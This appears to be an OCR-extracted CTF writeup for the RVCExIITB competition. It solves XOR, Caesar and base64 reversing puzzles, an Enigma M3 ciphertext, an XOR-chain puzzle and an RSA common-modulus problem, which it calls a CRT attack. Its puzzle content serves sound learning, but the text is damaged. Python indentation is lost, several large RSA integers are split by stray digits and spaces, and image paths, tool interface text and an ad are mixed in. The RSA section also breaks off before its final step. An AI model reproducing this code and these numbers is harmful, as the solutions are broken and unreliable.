RVCExIITB CTF Writeup

This is my writeup for the all the challenges i completed in ctf conducted by RVCExIITB





Photo by Jefferson Santos on Unsplash

Reverse Engineering

Unscramble

I first started to decode the hint given and I found nothing :(



Then Started to analyse the Java program

This is the python code used to solve this challenge

```
import base64

def xor_with_key(hex_input, key):
xored = ""
for i in range(0, len(hex_input), 2):
```

hex_char = int(hex_input[i:i+2], 16)
hex_char ^= key
xored += chr(hex_char)
return xored

def hex_to_ascii(hex_input):
ascii_str = ""
for i in range(0, len(hex_input), 2):
ascii_str += chr(int(hex_input[i:i+2], 16))
return ascii_str

def caesar_shift(input_str, amount):
shifted = ""
for c in input_str:
if c.isalpha():
base = 'A' if c.isupper() else 'a'
shifted += chr((ord(c) - ord(base) - amount) % 26 + ord(base))
else:
shifted += c
return shifted

def main():
encrypted_flag =
"465a38585060405f685f4465734d6a636d4f45705f4e67384565403d5d5c6e506d5d
3c4d513a513c5862663c58636a736a5c404d504e6639453866676d4f3873"

```
# Step 1: XOR with key 9
step1 = xor_with_key(encrypted_flag, 9)
print(f"After XOR: {step1}")

# Step 2: Convert from hexadecimal to ASCII
step2 = hex_to_ascii(step1.encode('utf-8').hex())
print(f"After hex to ASCII: {step2}")

# Step 3: Reverse the Caesar shift by 25
step3 = caesar_shift(step2, 25)
print(f"After Caesar shift: {step3}")

# Step 4: Base64 decode
step4 = base64.b64decode(step3).decode()
```


```
print(f"After Base64 decode 1: {step4}")

# Step 5: Reverse the string
step5 = step4[::-1]
print(f"After reversing: {step5}")

# Step 6: Base64 decode
flag = base64.b64decode(step5).decode()
print("The flag is:", flag)
```


if **name** == "**main**":
main()


```
After XOR: OS1QYiIVaVM1zDcjdFLyVGn1L1I4TUgYdT5DX3X5Qko5QjczcUIDYGo0L1ondF1z
After hex to ASCII: OS1QYiIVaVM1zDcjdFLyVGn1L1I4TUgYdT5DX3X5Qko5QjczcUIDYGo0L1ondF1z
After Caesar shift: PT1RZjJWbWNmaEdkeGMzWHo1MmJ4UVhZeU5EY3Y5Rlp5RkdadVJEZHp0M1poeG1a
After Base64 decode 1: ==Qf2VmcfhGdxc3Xz52bxQXYyNDcv9FZyFGZuRDdzt3ZhxmZ
After reversing: ZmxhZ3tzdDRuZGFyZF9vcDNyYXQxb25zX3cxdGhfcmV2fQ==
The flag is: flag{st4ndard_op3rat1ons_w1th_rev}
```

> 1.Reverse XOR Operation:
> XOR each pair of hexadecimal digits in the encrypted flag with the key 9.
> 2.Convert Hexadecimal to ASCII:
> Convert each pair of hexadecimal digits from the result of the XOR operation to their corresponding ASCII characters.
> 3.Reverse Caesar Shift:
> Reverse the Caesar shift by shifting each letter in the result back by 25 positions in the alphabet.
> 4.Base64 Decode:
> Base64 decode the string obtained after reversing the Caesar shift.
> 5.Reverse the String:
> Reverse the string obtained from the Base64 decode.
> 6.Base64 Decode Again:
> Base64 decode the final reversed string to obtain the original flag.

Nebula


Nebula
300
Agents, we've intercepted a binary file from our undercover operative. Dive in, analyze it, and extract the hidden intel. The clock is ticking!


int64_t var_38;
__builtin_strncpy(&var_38, "_UX^BK\nOfA\tKf\\Wz",
int64_t var_28 = 0x447756080e69404b;
int32_t var_10 = 0x18;
char var_11 = 0;


gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Reverse('Character')&input=MHg0NDc3NTYwODBF
Download CyberChef
Last build: 23 days ago - Version 10 is here! Read about the new feature
Operations
rever
Reverse
Remove Diacritics
Remove line numbers
From Case Insensitive Regex
ECDSA Signature Conversion
Parse IPv4 header
Disassemble x86
Recipe
From Hex
Delimiter
Auto
Reverse
By
Character
Input
0x447756080E69404BLL
Output
K@i VwD


main.py
Save
Run
Output
encrypted_string = "_UX^BK\nOfA\tKf\\WzK@i VwD"
decrypted_messages = []
# Brute-force XOR key
for key in range(256):
decrypted_message = "".join([chr(ord(char) ^ key) for char in encrypted_string])
if decrypted_message.startswith("flag{"):
print(f"Key: {key}, Decrypted Message: {decrypted_message}")
break
Key: 57, Decrypted Message: flag{r3v_x0r_enCryP71oN}
=== Code Execution Successful ===

Python code


```
encrypted_string = "_UX^BK\nOfA\tKf\WzK@i□□VwD"
decrypted_messages = []
```


Brute-force XOR key

```
for key in range(256):
decrypted_message = "".join([chr(ord(char) ^ key) for char in encrypted_string])
if decrypted_message.startswith("flag{"):
print(f"Key: {key}, Decrypted Message: {decrypted_message}")
break
```

Cryptography

Secrets From The Past


configuration.txt
File Edit View
Enigma M3
UKW B
VI 1A 2B
I 3C 4D
III 5E 7G
bq cr di ej kw mt os px uz gh
cipher - mcwjaqo{s3zc4l_j3nkp0_symz34aoyx3?}


cryptii
Students and Teachers, save up 60% on Adobe Creative Cloud.
VIEW
Plaintext
rvcectf{g3rm4n_t3chn0_unbr34kabl3?}
ENCODE DECODE
Enigma machine
MODEL
Enigma M3
REFLECTOR
UKW B
ROTOR 1
VI
POSITION
1 A
RING
2 B
ROTOR 2
I
3 C
4 D
ROTOR 3
III
5 E
7 G
PLUGBOARD
bq cr di ej kw mt os px uz gh
FOREIGN CHARS
Include Ignore
Decoded 36 chars
VIEW
Ciphertext
mcwjaqo{s3zc4l_j3nkp0_symz34aoyx3?}

XOR Enigma

Challenge.txt
X1: b3c8d73e3a9b23df7cc1253277a4878ef65bcfe9735f29d84424
X2^X1: fb3514ac2e94885e9d5ec915821650572d5e0b842e9630f32b1b
X2^X3: d2656867798e8584ec34ab2d4562b1a9c82b8fcf1feeeddf70e2
FLAG^X1^X3^X2: 07c1de3e3867c32fe29cbd6957a2695f0e021f4b58c2b03446bb

To solve this XOR Enigma challenge, we need to use the given XORed values to retrieve the flag. FLAG=(FLAG⊕X1⊕X3⊕X2)⊕X1⊕X3⊕X2

Python code to solve the challenge

```
from binascii import unhexlify
```

Given hexadecimal strings

```
X1_hex = "b3c8d73e3a9b23df7cc1253277a4878ef65bcfe9735f29d84424"
X2_X1_hex = "fb3514ac2e94885e9d5ec915821650572d5e0b842e9630f32b1b"
X2_X3_hex = "d2656867798e8584ec34ab2d4562b1a9c82b8fcf1feeeddf70e2"
FLAG_X1_X3_X2_hex =
"07c1de3e3867c32fe29cbd6957a2695f0e021f4b58c2b03446bb"
```

Convert hex to bytes

```
X1 = unhexlify(X1_hex)
X2_X1 = unhexlify(X2_X1_hex)
X2_X3 = unhexlify(X2_X3_hex)
FLAG_X1_X3_X2 = unhexlify(FLAG_X1_X3_X2_hex)
```

XOR function

```
def xor_bytes(a, b):
return bytes(x ^ y for x, y in zip(a, b))
```

Find X2

```
X2 = xor_bytes(X2_X1, X1)
```

Find X3


```
X3 = xor_bytes(X2_X3, X2)
```

Find FLAG

```
FLAG = xor_bytes(FLAG_X1_X3_X2, xor_bytes(X1, xor_bytes(X3, X2)))
```

Print the FLAG as text

```
print("FLAG:", FLAG.decode())
```



Builder Bob and Alice

Modulus N1:
429121770631378567901343966601594638005200015410084049877005074706624

21449988359200686359240923271551547777242609206985640742460474280587
02591438336354875385912113367812170140583119952718402254809563407665
54675704097608902403126500806982757366189523318775082296632391374524
35622620846824357202331925877158305 59
Public exponent 1 :
38603263397610649045276278024810304676508067100298889205533064151956
42358529227628226424022795789188386362467526529100940481427228918962
47145254930177193887644017516737007121616205743252470102524562046452
02284428559250285013655711099889127934696611167432770514911603448732
73854280528695290265821671888098847 67
Ciphertext1:
87502995845613296640748517793461033238581559539831264070261405010457
50904507397467842160348342428403095393600366516338788248447796879276
10789885956103024554033886772949584330693028965337829141771560607189
58383452389999702278314396059598387560745347823772156262268912853464
87582293328071539728845639750046708 2
Modulus N2:
42912177063137856790134396660159463800520001541008404987700507470624
21449988359200686359240923271551547777242609206985640742460474280587
02591438336354875385912113367812170140583119952718402254809563407665
54675704097608902403126500806982757366189523318775082296632391374524
35622620846824357202331925877158305 59
Ciphertext2:
13606671489326854202680451938949469697733836249223291102563052866524
93670784934496330657647036916984283419345845956998197935883129461033
71760765032815931350400960037961574476205220355485393336049341594068
05022210982063656428403476388602689487414083214496871695111186845383
61814699825547833227130718840322134 25
Public exponent 2 :
16375039649593585292390496620481532437752973603469434507564693050788
75716076113620696837184604694440539081435510231185806051766143264771
89584938691146244409712347416452049032774643069943984015216081063830
86133632457067299706359236870718333482835235923710147875841875049939
45547460922098599257678169557667232 83
To decrypt the message sent to Alice and Charlotte, we need to use the Chinese Remainder Theorem (CRT) attack. This attack is applicable because the same modulus N is used with different exponents e1 and e2.

This is my Python code to solve.

```
from sympy import mod_inverse
```

Given values

```
N =
429121770631378567901343966601594638005200015410084049877005074706242144998835920068635924092327155154777724260920698564074246047428058702591438336354875385912113367812170140583119952718402254809563407665546757040976089024031265008069827573661895233187750822966323913745243562262084682435720233192587715830559

e1 =
386032633976106490452762780248103046765080671002988892055330641519564235852922762822642402279578918838636246752652910094048142722891896247145254930177193887644017516737007121616205743252470102524562046452022844285592502850136557110998891279346966111674327705149116034487327385428052869529026582167188809884767
e2 =
163750396495935852923904966204815324377529736034694345075646930507887571607611362069683718460469444053908143551023118580605176614326477189584938691146244409712347416452049032774643069943984015216081063830861336324570672997063592368707183334828352359237101478758418750499394555474609220985992576781695576672328 3

C1 =
875029958456132966407485177934610332385815595398312640702614050104575090450739746784216034834242840309539360036651633878824844779687927610789885956103024554033886772949584330693028965337829141771560607189583834523899997022783143960595983875607453478237721562622689128534648758229332807153972884563975004670 82
C2 =
136066714893268542026804519389494696977338362492232911025630528665249367078493449633065764703691698428341934584595699819793588312946103371760765032815931350400960037961574476205220355485393336049341594068050222109820636564284034763886026894874140832144968716951111868453836181469982554783322713071884032213425
```

Step 1: Verify that gcd(e1, e2) = 1

```
def extended_gcd(a, b):
if a == 0:
return b, 0, 1
gcd, x1, y1 = extended_gcd(b % a, a)
x = y1 - (b // a) * x1
y = x1
return gcd, x, y

gcd, a, b = extended_gcd(e1, e2)
assert gcd == 1, "gcd(e1, e2) is not 1"
```

Step 2: Compute the combined ciphertext C using the formula C = (C1^a * C2^b) % N

```
def mod_exp(base, exp, mod):
if exp < 0:
base = mod_inverse(base, mod)
exp = -exp
return pow(base, exp, mod)

M = (mod_exp(C1, a, N) * mod_exp(C2, b, N)) % N
```

Step 3: Print the decrypted message M

